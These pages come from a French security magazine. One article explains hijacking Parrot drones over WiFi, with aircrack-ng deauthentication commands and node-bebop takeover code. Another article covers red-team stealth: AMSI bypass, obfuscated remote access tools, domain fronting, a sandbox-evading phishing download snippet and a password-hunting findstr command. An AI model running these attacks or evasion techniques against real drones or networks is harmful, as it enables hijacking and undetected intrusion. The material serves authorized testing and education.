Valérie VIET TRIEM TONG, Benoît FOURNIER, Guillaume FOURNIER, Leopold OUAIRY, Pascal COTRET et Gilles GUETTE

Les drones sont de plus en plus présents dans notre quotidien, passant du gadget technologique à l'outil de travail. Ils font désormais partie intégrante de la famille des objets connectés et constituent donc une nouvelle surface d'attaque.

mots-clés : *DRONE / EXPLOIT / RÉSEAU / SÉCURITÉ / WIFI*

INTRODUCTION

Sortis du domaine de la science-fiction depuis quelques années, les drones envahissent progressivement notre espace aérien. Autonomes ou pilotés à distance grâce à une liaison radio, certains d'entre eux sont utilisés pour leur capacité de prise de photo / son / vidéo : ils servent pour la surveillance de zones inaccessibles ou dangereuses : surveillance de feux de forêt [1], d'éruptions volcaniques [2], de zones de baignade susceptibles d'être aussi fréquentées par des requins [3]. Certains autres sont utilisés pour leur capacité à porter une charge. Ils servent alors à la livraison (au Royaume-Uni depuis 2016), transportent des colis, des pizzas ou des passagers [4]. Pour les mêmes raisons, ils peuvent aussi avoir un usage militaire [4b].

1. UN DRONE, DES COMPOSANTS

Comme au début des premiers avions, des voitures, robots, ou ordinateurs, la fabrication d'un drone est accessible à tous les bricoleurs avertis grâce à de multiples tutoriels en ligne. Si vous êtes de ceux-là, il vous en coûtera quelques centaines d'euros, afin d'assembler vous-même plusieurs composants physiques tels que des moteurs, des hélices, une batterie... Il vous faudra aussi ajouter un contrôleur de vol,

véritable cerveau du drone, en charge de son asservissement. Ce contrôleur de vol ajuste l'alimentation des moteurs en fonction des données qu'il reçoit de plusieurs capteurs.

- L'accéléromètre mesure son accélération linéaire selon les axes X, Y et Z.
- Le capteur gyroscopique mesure sa vitesse angulaire par rapport à ces mêmes axes.
- Le magnétomètre mesure le champ électromagnétique et détermine l'orientation du drone.
- Le baromètre mesure la pression atmosphérique et donne une estimation de son altitude.

Le contrôleur de vol pourra être un composant dédié ou être implémenté à partir d'un OS *Linux-like* comme **FlytOS** construit à partir de Robot Operating System. Il existe plusieurs solutions open sources répertoriées entre autres par le projet Drone-code hébergé par la fondation Linux [5]. Ce drone devient alors un objet connecté volant doté d'une petite puissance de calcul (un contrôleur de vol tel que le Naze32 embarque un processeur STM32F1 dont la fréquence peut atteindre 72MHz, la tendance allant vers l'utilisation de processeurs un peu plus costauds type STM32F3 et F4) et d'une petite capacité mémoire apte à se connecter à différents réseaux 3G/4G, LTE, ou WiFi.

Si vous êtes pressé ou peu tenté par l'expérience *Do It Yourself*, ce n'est pas un problème. Vous trouverez de nombreux drones commerciaux pour un coût et des fonctionnalités comparables.

La sécurité des drones est un vaste domaine qui pose tout d'abord la question de la sécurité physique des usagers dans un espace où des objets de plusieurs centaines de grammes sont capables de voler à plus de 110 km/h. Cette question est celle du législateur qui définit une réglementation pour des usages commerciaux depuis juillet 2018 [6]. Le particulier lui, peut suivre une sensibilisation sur les règles de bonnes conduites établies par la Direction de l'Aviation Civile [7].

Se pose ensuite la question de la cybersécurité de ces drones eux-mêmes. Comme tout OS connecté, un drone est susceptible d'exposer des vulnérabilités logicielles laissant la possibilité de réaliser des attaques contre lui. Comme votre ordinateur ou votre téléphone, votre drone peut devenir un drone zombie sous le contrôle complet de l'attaquant.

2. HOW TO : HACK MY DRONE

Détaillons par exemple une attaque inspirée du projet Dronejack [8] présenté à SSTIC en 2017.

DroneJack cible les AR-Drone et Bebop de Parrot [9] pilotés à distance grâce à une liaison WiFi, comme c'est souvent le cas pour les drones grand public. Un agent malveillant muni d'une carte WiFi pouvant passer en mode monitor pourra utiliser la suite logicielle **aircrack-ng** et le module node-bebop [9b]. Ce module utilise les fonctions ouvertes du SDK de Parrot permettant de contrôler et de recevoir des données de drone Parrot Bebop.

2.1 Détection de votre drone par l'attaquant

Votre drone étant point d'accès WiFi, il est donc possible de le détecter. Un scanner WiFi renvoie la liste des points d'accès à portée et votre drone est un de ceux dont l'adresse MAC appartient à un constructeur de drones. Les adresses MAC publiques sont listées par l'IEEE [10]. Pour les drones Parrot, la manipulation est la suivante :

- Les préfixes à chercher :

```
90:34:E6 - 90:03:B7 - A0:14:3D - 00:267E - 00:12:1C
```




Fig. 1 : Contrôleur de vol Naze32 et ses différents capteurs.

- Mise en mode monitor de la carte wifi :

```
airodump-ng start wlan0
```

- Lancer **airodump-ng** pour chercher le drone :

```
airodump-ng wlan0mon
```

- Une fois l'adresse MAC du drone identifiée, notez le canal WiFi utilisé par le drone (colonnes CH).

2.2 Déconnexion du pilote légitime

Une fois que l'attaquant a réussi à identifier votre drone avec précision, il peut facilement vous faire perdre votre connexion. En effet, le drone est un point d'accès WiFi et son pilote n'est rien de plus qu'un client de ce point d'accès dont toutes les commandes de pilotage sont transmises par WiFi. Le drone est par ailleurs piloté la plupart du temps à partir de sa télécommande, dont l'adresse MAC commence par un préfixe mentionné ci-dessus. Le drone et son pilote sont donc vulnérables à toutes les failles de sécurité connues sur ce protocole, comme par exemple les attaques par désauthentification.

- Pour récupérer l'adresse MAC du pilote, il suffit de trouver l'adresse MAC de la station connectée au drone avec la commande suivante :

```
airodump-ng -bssid [MAC_DRONE] -c [CHANNEL_DRONE] wlan0mon
```

- Déconnexion du pilote :

```
aireplay-ng -0 -10 -a [MAC_DRONE] -c [MAC_PILOTE] wlan0mon
```

L'option **-0 10** permet d'envoyer 10 paquets de désauthentification. Remplacer le 10 par 0 si vous voulez envoyer des paquets en continu.

NOTE

Prendre le contrôle d'un drone via une attaque, sans l'accord préalable de son propriétaire, peut vous exposer à des poursuites judiciaires. Ne reproduisez cette manipulation que si vous êtes pleinement autorisé à le faire.

2.3 Exploitation

Une fois que le pilote légitime est déconnecté, il existe deux cas de figure : soit le réseau WiFi déployé par le drone est un réseau fermé (par exemple, WPA), soit il est ouvert. Dans le cas d'un réseau fermé, la majorité des drones passe en mode stationnaire pendant quelques minutes ; puis, n'ayant toujours pas retrouvé de pilote, ils retournent automatiquement aux coordonnées GPS de décollage ou la dernière position connue du pilote. Si par contre le réseau est ouvert, alors l'attaquant va pouvoir remplacer le pilote légitime. Une fois l'attaquant devenu pilote, il peut exploiter tout le module **node-bebop** pour contrôler la trajectoire du drone, prendre des photos ou des vidéos, faire revenir le drone à son point de décollage, etc.

```
var bebop = require('node-bebop');
var drone = bebop.createClient();
drone.connect(function() {
  console.log('Drone online!');
  console.log('Sending go home command ...');
  drone.GPSSettings.
    returnHomeDelay(0);
  drone.Piloting.navigateHome(1);
  console.log('Done!');
});
```

3. DRONE : CIBLE ET VECTEUR D'ATTAQUE

Le drone est finalement un petit Linux volant aussi vulnérable qu'un autre. Il est sensible à toutes les actions malveillantes traditionnelles en particulier la prise de contrôle et le vol de données. Il est attirant pour l'attaquant pour les biens sensibles qu'il expose (photos, vidéos). Il est aussi une cible pour l'attaquant pour l'objet drone lui-même.

À la différence d'un autre ap-

pareil numérique, si l'attaquant prend le contrôle de l'OS, alors il peut physiquement prendre le contrôle de l'objet. Enfin, le drone est une cible de choix pour l'attaquant, car il lui permet de joindre des cibles qui étaient auparavant inaccessibles, car elles étaient physiquement inatteignables [11].

Face à ces nouveaux risques, il est indispensable de choisir un drone sécurisé. Si les anciennes générations de drones comme l'AR Drone n'étaient pas sécurisées, les nouvelles générations comme l'Anafi de Parrot intègrent de la sécurité par défaut. Un chiffrement WPA2 est configuré avec un mot de passe unique par paire de drone et télécommande. L'activation des *Protected Management Frames* [11b] limite les attaques WiFi de désauthentification. L'accès au système d'exploitation est protégé et la signature des firmwares empêche un attaquant de pousser une version piégée sur le drone.



Fig. 2

CONCLUSION

En 2019, le drone n'est probablement que l'abeille qui cache l'essaim. S'il est possible aujourd'hui de faire voler de concert un ensemble de drones pour leur faire effectuer une chorégraphie comme celle présentée à Pyeongchang en ouverture des Jeux Olympiques [12], nous sommes encore loin d'un essaim de drones autonomes et auto-organisé. Pour y arriver, il s'agira de résoudre des problèmes connus comme étant difficiles dans des réseaux décentralisés : routage de l'information, consensus, élection de leader. Sans oublier de prendre en compte au moins deux contraintes supplémentaires : celle de la gestion économe de l'énergie et la prise en compte de la haute mobilité des éléments du réseau. Les problèmes de sécurité n'iront probablement qu'en s'amplifiant puisqu'il faudra aussi prendre en compte l'impact des drones malveillants dans ces nouveaux contextes. ■

Retrouvez toutes les références de cet article sur le blog de MISC : <https://www.miscmag.com>.

ACTUELLEMENT DISPONIBLE HACKABLE N°30 !

NOUVELLE FORMULE !



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
<https://www.ed-diamond.com>





INTRODUCTION

MASQUEZ VOS ATTAQUES POUR BIEN RÉUSSIR VOS MISSIONS RED TEAM

Il y a quatre ans déjà sortait le hors-série n°12, dédié aux tests d'intrusion avec de nombreux articles touchant à l'approche « Red Team ». Pour rappel, l'objectif de ce type de mission est de se mettre dans la peau d'un attaquant cherchant à s'introduire, par tous les moyens nécessaires, dans le système d'information de la cible. Il ne s'agit pas de lister un ensemble de vulnérabilités identifiées sur un certain périmètre, comme cela pourrait être le cas dans certains tests d'intrusion, mais bien de simuler une attaque dans des conditions réelles. Et lorsque l'on parle de moyens, il peut s'agir d'intrusion physique avec la pose d'un dispositif établissant un tunnel 4G, d'une RCE sur un point d'accès WiFi en étant à l'extérieur de l'entreprise, ou d'un simple phishing ciblé. Le périmètre considéré doit être le plus grand possible, jusqu'à la possibilité d'inclure certains prestataires de la cible. Bref, les engagements Red Team simulent un attaquant compétent et déterminé, qui réussira

par un quelconque moyen de s'introduire dans le SI. Plusieurs questions se posent alors : jusqu'où l'attaque peut-elle aller ? Les équipes en face (la Blue Team pour schématiser) vont-elles détecter l'attaque ?

C'est à ce dernier aspect que ce dossier s'intéresse : la furtivité. Car là où le pentest interne peut produire un certain vacarme dans les logs (merci les scanners de vulnérabilités) ou simplement laisser de nombreuses traces suite à des tentatives infructueuses, les missions Red Team se doivent d'être de la plus grande discrétion possible. Un ensemble de bonnes pratiques doit être respecté, par exemple lorsqu'il s'agit de préparer une charge utile, on évitera d'aller la tester sur VirusTotal ou de poser quoi que ce soit sur un pastebin (d'autant plus si on utilise un nom dérivé de l'entreprise cible ou si on utilise des IP connues de cette dernière).

Ce dossier s'intéresse avant tout aux récentes avancées des techniques pour rester discret lors d'une mission Red Team, notamment concernant le désormais très utilisé PowerShell. Vous pourrez ainsi trouver trois articles consacrés à la thématique de la furtivité : tout d'abord, un retour avec une approche généraliste sur les techniques à utiliser de la phase de reconnaissance à la post-exploitation. S'ensuivra un article sur l'évolution des mécanismes pour déjouer la sécurité de PowerShell, et, pour terminer, une analyse du fonctionnement et des techniques de contournement d'AMSI.

Stay stealth !

Émilien GASPARD / gapz / eg@miscmag.com

FURTIVITÉ DES OPÉRATIONS RED TEAM OU COMMENT SUIVRE UNE KILL CHAIN SANS SE FAIRE VOIR

Charles IBRAHIM

Red, Blue & Purple-teamer @Wavestone

Quels que soient le périmètre ou les cibles d'une opération Red Team, la furtivité est, sinon indispensable, au moins très souhaitable. Tout le long de la kill chain, il existe d'innombrables écueils qui feront la joie des blue teams et des équipements de détection. Cet article discute de plusieurs astuces qui permettent d'éviter l'embarras de se faire « flagger » avant la fin de la mission.

mots-clés : PENTEST /

RED TEAM / PHISHING / CLOUD / DOMAIN FRONTING / GOOGLE API / FURTIVITÉ / AD

Parmi les mots-clés à la mode, Red Team revient fréquemment. Dans un numéro hors-série d'octobre 2015 [1], Marc Lebrun décrivait une opération *Red Team* (qu'on abrègera RT désormais) comme « *une attaque ciblée, considérant l'entreprise [cible] comme un tout [et durant laquelle] tous les moyens [ou presque] sont bons pour parvenir à ses fins* ».

L'objectif d'un RT est de tester la robustesse d'un SI, en largeur et en profondeur, via des vecteurs d'attaques variés, combinés, et en rebondissant sur des cibles indirectes pour effectuer une action nuisible réaliste. Cet objectif peut être modulé avec profit en fonction du niveau de maturité de la Blue Team.

On peut pour ce faire envisager des accès physiques sur site, et bien évidemment des accès distants via l'exploitation de vulnérabilités techniques, la recherche d'identifiants de connexion aux portails de la cible, ou encore le piégeage des collaborateurs permettant l'obtention d'un accès interactif à un poste du réseau interne.

1. BON, MAIS CONCRÈTEMENT, C'EST QUOI LE RED TEAM ?

1.1 Une opération, plein d'étapes

La démarche retenue généralement s'appuie sur la célèbre *Kill Chain* et en particulier sur les étapes suivantes :

- **Reconnaissance** : rechercher autant d'informations que possible sur la cible et identifier tout facilitateur technique (un service vulnérable, la technologie antivirus en place) ou organisationnel (le nom du service de support ou la date des primes vacances) pour la suite des opérations ;
- **Weaponization** : rassembler ou créer les outils nécessaires pour créer la charge malveillante (payload) - malware, clé USB, WHID cactus, etc. ;
- **Delivery** : transmettre les charges pour obtenir un point d'entrée sur le SI - messages personnalisés (hameçonnage ciblé), compromission d'un site (*watering hole*)...

- Exploitation : mettre à profit l'ensemble des phases précédentes pour obtenir une connexion distante permettant l'exécution de commandes arbitraires sur le réseau du client ;
- Post-exploitation : installer un point d'accès persistant, puis atteindre l'objectif de l'opération (exfiltration, destruction...).

Le lecteur astucieux notera qu'il est possible lors de campagnes d'audit de réaliser ces attaques séparément (cartographie ou campagne d'hameçonnage uniquement, reconnaissance en septembre, et post-exploitation en juin après 3 comités de suivi et 5 restitutions...). Mener une opération complète est naturellement plus réaliste, et beaucoup plus concret quant aux preuves qu'il apporte de la capacité réelle d'une équipe d'attaquants à passer sous les radars.

1.2 Pourquoi être furtif, au fond ?

Les étapes précédentes peuvent fort bien être menées sans furtivité particulière, dans le cas d'un service de détection particulièrement peu performant par exemple.

La furtivité fournit cependant des avantages assez évidents, cependant, parmi lesquels :

- La possibilité d'agir sur le temps long : explorer toutes les ressources possibles de la victime, exfiltrer/modifier/détruire autant de données que possible.
- La possibilité d'agir tout court : se faire repérer physiquement, par le SOC, ou tout simplement par un *Intrusion Detection/Prevention System* (IPS/IDS) interdira l'accès à tout ou partie du système, réduisant d'autant l'intérêt de l'intrusion.
- Une plus grande difficulté pour les défenseurs à comprendre l'attaque, certaines actions restant floues et leurs acteurs mal circonvenus. Dans le contexte d'attaquants étatiques ou criminels, il sera *a fortiori* bien ardu pour la victime d'accuser un quelconque acteur devant la loi.

On considèrera donc comme acquis dans cet article qu'il est intéressant pour les attaquants d'être furtifs, c'est-à-dire que la furtivité des actions des *red teamers* leur donnera des avantages opérationnels sur les équipes de défense.

2. FURTIVITÉ LE LONG DE LA KILL CHAIN

2.1 Reconnaissance

2.1.1 Reconnaissance passive

Entrent dans cette catégorie toutes les techniques de découverte d'information sur la cible sans qu'il n'y ait d'interaction directe entre un système ou membre appartenant à cette cible et l'attaquant. Ces techniques sont donc par nature furtives, et alors que de nombreux pentesteurs pensent en premier lieu à nmap pour collecter des informations sur la cible, ils feraient sans doute mieux de penser à discover, sh, dig... ou évidemment Google.

Tandis que nombre de versions logicielles sont exhibées dans des profils LinkedIn, Google Hacking Database recèle des dorks extrêmement utiles, et on peut même explorer Shodan à partir d'un script nmap [2] :

```
nmap --script shodan-api x.y.z.0/24 -sn -Pn -n
--script-args 'shodan-api.outfile=potato.csv,shodan-api.apikey=SHODANAPIKEY'
```

Ci-contre le résultat d'une collecte de mails appartenant à une organisation bien connue (voir figure 1).

2.1.2 Reconnaissance active

Les premiers conseils naturels pour éviter de se faire repérer lors d'une reconnaissance active sont les suivants :

- Ne pas lancer de scanners de vulnérabilités, qui émettent beaucoup trop de requêtes, et dont les signatures sont bien connues, entre autres.
- Lors d'un scan nmap, privilégier les options **-sS** **-T1** sur des ranges bien précis, depuis des IP qui ne vous appartiennent pas, ou éventuellement l'option *idle*, lente et qui nécessite de trouver un hôte « zombie » pas trop actif, mais réellement furtive, car indirecte.
- Lors d'une approche par ingénierie sociale :
 - Créer un profil crédible, c'est-à-dire possédant une formation plausible, une expérience en relation avec l'organisation cible, un historique de publications et d'activité cohérent et remontant plusieurs mois avant le début du RT ;




Fig. 1 : Exemple de collecte de mails avec theharvester.

- Entrer en contact avec peu de personnes à la fois, si possible appartenant à des organisations diversifiées, afin d'éviter que les personnes d'une même équipe ne discutent de votre profil et se rendent compte qu'il est louche...

Pour aller plus loin sur la furtivité, il peut être intéressant de lancer les scans depuis des instances « jetables » dans le cloud, typiquement des instances EC2 AWS ou Google Compute Engine.

2.2 Weaponization

Les charges à livrer peuvent être de différents types : exploit en JavaScript sur un *watering hole*, pièce jointe dans un mail, exécutable déguisé en fichier Excel sur une clé USB, ou encore équipement amovible modifié exprès pour exécuter des commandes...

Pour chaque type de charge, différentes techniques d'évasion des produits de sécurité peuvent être envisagées et il serait trop long de les aborder toutes ici ; nous nous placerons cependant dans le scénario d'une attaque qui doit passer toutes les couches de sécurité, par exemple un mail devant mener au déclenchement d'une charge sur le poste ou un serveur de la victime et établir une connexion avec un serveur contrôlé par l'attaquant.

Dans ce contexte et par expérience, deux approches semblent possibles pour rester en dessous des radars/signatures/analyses comportementales.

La première consiste à « éva-der » les anti-virus, IDS, et autres *Web Application Firewalls* capables de faire du *Machine Learning* en émettant des requêtes ou en programmant des charges utiles qui ne correspondent pas à des signatures ou comportements connus. C'est techniquement très difficile (amis trolls : non, il n'est pas facile de contourner un WAF suivi d'une *sandbox* et d'un AV à jour) et difficile à maintenir : d'une part, car les éditeurs de produits de sécurité ne restent pas les bras croisés pendant 6 mois et que le développement d'un malware en janvier peut être remis en question en juin ; d'autre part, car adapter les techniques d'évasion à un environnement donné limite la « portabilité » des solutions d'attaque : sans entrer dans les détails, les techniques d'évasion d'une combinaison Symantec Endpoint Protection et d'une *sandbox* FireEye EX ne seront pas les mêmes que celles mises en œuvre à l'égard d'un environnement Microsoft Defender & ATP.

Si vraiment vous souhaitez suivre cette approche, il vous faudra au moins, en environnement Windows récent :

- passer outre l'*AntiMalware Scan Interface* (AMSI) Windows, en le désactivant ;
- obfusquer les commandes de désactivation de l'AMSI, car les commandes comme celles de **Invoke-AmsiBypass.ps1** du dépôt Nishang sont largement détectées ;

- exécuter des commandes en mode *fileless* (c'est-à-dire en mémoire, pour éviter que votre AV ne l'analyse tranquillement) et qui ne sont pas détectées par l'AV ou l'EDR.

La seconde approche, typiquement celle que le pool audit de Wavestone a retenue, est de développer quelques variantes de *Remote Access Tools* très simples, c'est-à-dire qui se contentent d'établir une connexion TCP à un serveur de *Command & Control*. Plusieurs axes permettent d'améliorer la furtivité dans ce cas :

- la base : établir une connexion TLS, pour éviter tous les équipements de sécurité réseau qui ne feraient pas de déchiffrement (ce qui est généralement le cas, vu les performances associées) ;
- utiliser des communications « indirectes » en employant le *domain fronting* ou les API Google pour ne pas révéler les domaines ou adresses IP de l'attaquant. L'utilisation des API Google a d'ailleurs été attribuée au groupe DarkHydrus par l'unité 42 de Palo Alto [3] en janvier, et le lecteur curieux pourra se référer à l'article *MISC* « Techniques de communications furtives avec Empire » pour explorer les détails de ces deux modes de communications indirects ;
- obfusquer les noms et valeurs de toutes les variables, et changer l'ordre des commandes quand c'est possible. On utilisera avec profit un mélange de méthodes manuelles et d'outils bien connus tels que Phantom Evasion [4]. On évitera de plus de soumettre les échantillons de test à VirusTotal... et enfin, on veillera à changer à chaque opération icône, nom de fichier, et autres métadonnées qui traîneraient sur les charges.

2.3 Livraison des charges

Le mode de livraison des charges est naturellement corrélé à la nature de ces dernières. On peut envisager :

- Un branchement physique du support de la charge : ceci nécessite soit de déposer le support de telle sorte qu'il soit récupéré par une victime, branché, puis sa charge exécutée, soit de mener une intrusion physique jusqu'à la cible et de brancher soi-même le support. Dans le premier cas, il suffit de ne pas se faire voir lors du dépôt du

support, mais il conviendra encore une fois de ne pas laisser de traces évidentes de l'attaquant, notamment en utilisant un support vierge fabriqué pour l'occasion (VS une clé USB contenant vos photos de vacances supprimées, mais récupérables avec PhotoRec). Dans le second cas, toutes les astuces d'une intrusion physique réussie sont valables, en particulier d'observer (cf. phase de reconnaissance) les allées et venues des vigiles, les mauvaises pratiques de prêt ou port de badge, etc. et il est important de définir un scénario et de s'y tenir (typiquement, se faire passer pour un presta)... tout en sachant improviser (par exemple : on s'attendait à croiser telle personne habituée à nous contrôler rapidement à l'accueil, et en fait, ils sont deux, et on ne les connaît pas).

- Un dépôt logique de la charge, grâce à un mail, de l'ingénierie sociale, un exploit sur un site fréquenté par les victimes potentielles (*watering hole*), ou une combinaison de l'ensemble ! En dehors des aspects déjà évoqués sur la furtivité de la charge, le caractère indétectable ou intracable des méthodes de livraisons repose sur quelques règles :
 - cibler les victimes et limiter autant que possible le nombre de mails ;
 - ne pas mettre la charge malveillante directement dans le mail (mais plutôt sur un site pointé par un lien dans le mail) ;
 - dans ce dernier cas, ne pas autoriser les solutions automatisées (type Proofpoint ou FireEye EX) à télécharger la charge finale, par exemple en simulant un clic en JavaScript avant téléchargement [5] :

```
<a id="download" href="#">
download the code of conduct
</a>
<script>
document.getElementById("download").onclick =
function() {
document.location = "https://phish" + "y.domain/
pay" + "load.docm";
};
document.getElementById("download").click();
</script>
```

- utiliser des domaines bien catégorisés et non suspects (dans les entreprises françaises au

moins, le déchiffrement TLS ne se fait souvent que sur les catégories acceptées par les instances représentatives du personnel, généralement : « non catégorisé », « webmail », ou « stockage de masse » ;

- utiliser TLS (la base !)
- par expérience : être trop spécifique à l'entreprise peut paraître efficace, mais se révèle très risqué, même en ayant une connaissance fine de l'organisation cible. Mieux vaut se fondre dans la masse des spams ennuyeux à base de commerce et de promesses de parties fines ;
- par expérience : les algorithmes de *typosquatting* permettent désormais de détecter en avance de phase les domaines suspects. Encore une fois, plutôt que de risquer d'être bloqués en amont par une règle sur votre domaine, autant utiliser un nom atrocement classique comme *mysupermoney.com*.
- ne pas réutiliser les domaines, titres de mails, adresses IP de *watering holes*, etc. Utiliser des instances dans le cloud, et jetables (comme pour la phase de reconnaissance active). La mise en œuvre du concept d'*Infrastructure As Code*, ou au moins le scripting du déploiement des instances est ici très utile en vue d'industrialiser l'installation d'une infrastructure de distribution et de communication du *malware*. C'est entre autres l'objet de l'outil Abaddon, présenté en décembre à la BOTCONF [6], puis le 02 avril à l'OSSIR, et dont le développement continue actuellement.

2.4 Exploitation

Ici encore, plusieurs scénarios : dans le cas où vous vous connectez avec votre propre poste au réseau client (intrusion physique réussie, typiquement), quelques modifications sont à prendre en compte :

- Pour Windows, désactiver LLMNR, l'authentification 802.1x, NetBios, le partage de fichiers et d'imprimantes, la connectivité IPv6, la fonctionnalité de découverte automatique de proxy web, et les services SSDP et IGMP, qui peuvent émettre des requêtes de résolution non souhaitées sur le réseau [7].

ACTUELLEMENT DISPONIBLE !

LINUX PRATIQUE n°114



CRÉEZ VOTRE HOTSPOT WIFI SÉCURISÉ CHEZ VOUS OU EN ENTREPRISE

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR :

<https://www.ed-diamond.com>



- Pour Linux, changer le nom d'hôte en inscrivant par exemple dans `/etc/hostname` :

```
127.0.0.1 mycomputer
```

En l'absence de changement du nom d'hôte, Linux enverra par défaut des requêtes DNS sur le réseau en renseignant votre nom de machine, typiquement : « Kali »... ce qui est quelque peu voyant.

- Changer l'adresse MAC : il est possible de rechercher l'OUI (*Organizationally Unique Identifier*) d'un vendeur (par exemple ici [8]) puis de modifier l'adresse MAC de votre machine avec la commande suivante :

```
ifconfig eth2 hw ether 00:11:23:aa:bb:ff
```

Dans le cas d'une compromission de portail web, poste utilisateur, ou autre ressource appartenant à l'organisation cible, donc lorsque les paramètres de la machine d'attaque se fondent dans l'environnement de la victime, les remarques concernant le développement d'une charge malveillante s'appliquent : prendre son temps, émettre des requêtes sur TLS si possible, obfusquer ou encoder les commandes, ou encore passer par des IP changeantes (vive le fast-flux [9]!) et sans rapport avec l'organisation attaquante.

On ajoutera également les conseils suivants :

- Ne pas utiliser d'outils d'exploitation automatiques, à l'instar des scanners de vulnérabilités traités en 2.1.2 ou de wpscan, SQLmap, et autres outils plus ou moins connus [10].
- Ne pas mettre hors d'état de fonctionnement un service, suite par exemple à un *buffer overflow* ou à un déni de service volontaire. D'expérience de *blue-teamer* CERT, nombre d'incidents de sécurité sont détectés par la production à un stade avancé de l'attaque menant à une alerte SNMP sur un service *down*, un *share* inaccessible, ou encore une application crashée, car ses fichiers de configuration sont chiffrés...
- Utiliser le moins possible Powershell, largement détecté par les EDR et souvent par les AV. En particulier, de nombreuses organisations commencent à mettre en œuvre des recommandations comme celles de Tom Ueltschi détaillant

comment détecter des attaques via Sysmon et le logging Powershell [11]. La découverte d'informations via ce langage reste très intéressante et puissante en émettant un nombre raisonné de requêtes, et certaines attaques un peu compliquées à superviser comme le *Kerberoasting* restent efficaces à peu près partout, mais la tendance est clairement à une surveillance accrue des commandes Powershell et à une meilleure détection des enchaînements de commandes les plus dangereux.

2.5 Post-exploitation

Il s'agit de l'étape la plus dépendante du contexte, il n'y a par conséquent pas de recette miracle, mais davantage quelques principes à respecter, qui viennent encore une fois s'ajouter à tout ce qui précède (pas de force brute, connexions chiffrées autant que possible, éviter les commandes powershell interdites ou trop lourdement obfusquées, etc.) :

- Ne pas lister trop brutalement les répertoires - éviter notamment de se mettre à la racine d'un **share** et de taper :

```
findstr -i *pass*
```

- Ne pas utiliser d'outils massivement détectés par les AV et EDR comme Cobalt strike, Metasploit, ou Empire. La *payload* décrite en 2.2 peut typiquement être adaptée et réutilisée pour se déplacer latéralement sur le réseau.
- Prendre son temps (encore). L'utilisation de 10 comptes administrateurs se connectant en RDP à 50 serveurs distincts en 1 journée peut paraître louche à un SOC performant.
- Nettoyer ses traces autant que possible.
- L'Active Directory étant une cible phare des attaquants, on rappellera quelques idées fondamentales pour s'y attaquer, sans entrer dans des détails trop longs et pour beaucoup déjà couverts dans votre magazine préféré :
 - modifier aussi peu que possible les objets de l'AD, en particulier : ne pas créer d'administrateur du domaine, ne pas modifier les mots de passe de ces derniers ou des comptes de services et autres administrateurs locaux (ce

qui, en plus d'être supervisé, peut créer des incidents de production) ;

- mettre en œuvre les techniques de persistance présentées sur un site de référence [12] ;
- utiliser différents comptes et différents postes pour lancer des attaques.

Le lecteur expérimenté aura noté que les *red teamers* n'ont pas toujours la chance de parvenir au terme de la *Kill Chain*, par exemple car la Blue Team a détecté les attaquants et coupé leurs accès / supprimé leurs droits d'admin / débarqué dans leur bureau et saisi leurs postes.

Afin de permettre le test de l'ensemble de la chaîne et, dans notre cas, la furtivité des attaquants sur toutes les briques de l'opération, il peut être intéressant de se mettre d'accord avec le client sur des étapes alternatives, du type : « OK vos mails d'hameçonnage n'ont pas permis de déclencher le RAT, reprenez l'opération avec un poste utilisateur de chez nous ».

CONCLUSION

Les opérations Red Team sont complexes à gérer, car elles comportent un grand nombre d'écueils, aussi bien techniques qu'organisationnels, et que les moyens de détection sont nombreux et fortement évolutifs.

Rester furtif en particulier demeure un exercice délicat bien qu'indispensable : parvenir en fin d'opération sans être détecté nécessitera donc une excellente préparation, des infrastructures adaptées, et des compétences spécialisées permettant de progresser efficacement, mais à couvert.

REMERCIEMENTS

Merci à Marc Lebrun pour sa relecture, à Thomas Diot et Arnaud Soulliat pour leurs conseils lors de la rédaction de cet article, à Yann Filliat pour son soutien à la R&D au sein du *pool* audit Wavestone, et merci à l'ensemble de ce si joyeux *pool* pour sa contribution permanente et enthousiaste. ■

Retrouvez toutes les références de cet article sur le blog de MISC : <https://www.miscmag.com>.



LEXFO

ARTISANS DU SHELL DEPUIS 2011

```
[user@localhost tmp]$ id; ./exploit
uid=1000(user) gid=1000(user) groups=1000(user)
[ ] --{ Kernel Exploit }--
[+] successfully migrated to CPU#0
[ ] preparing blocking netlink socket
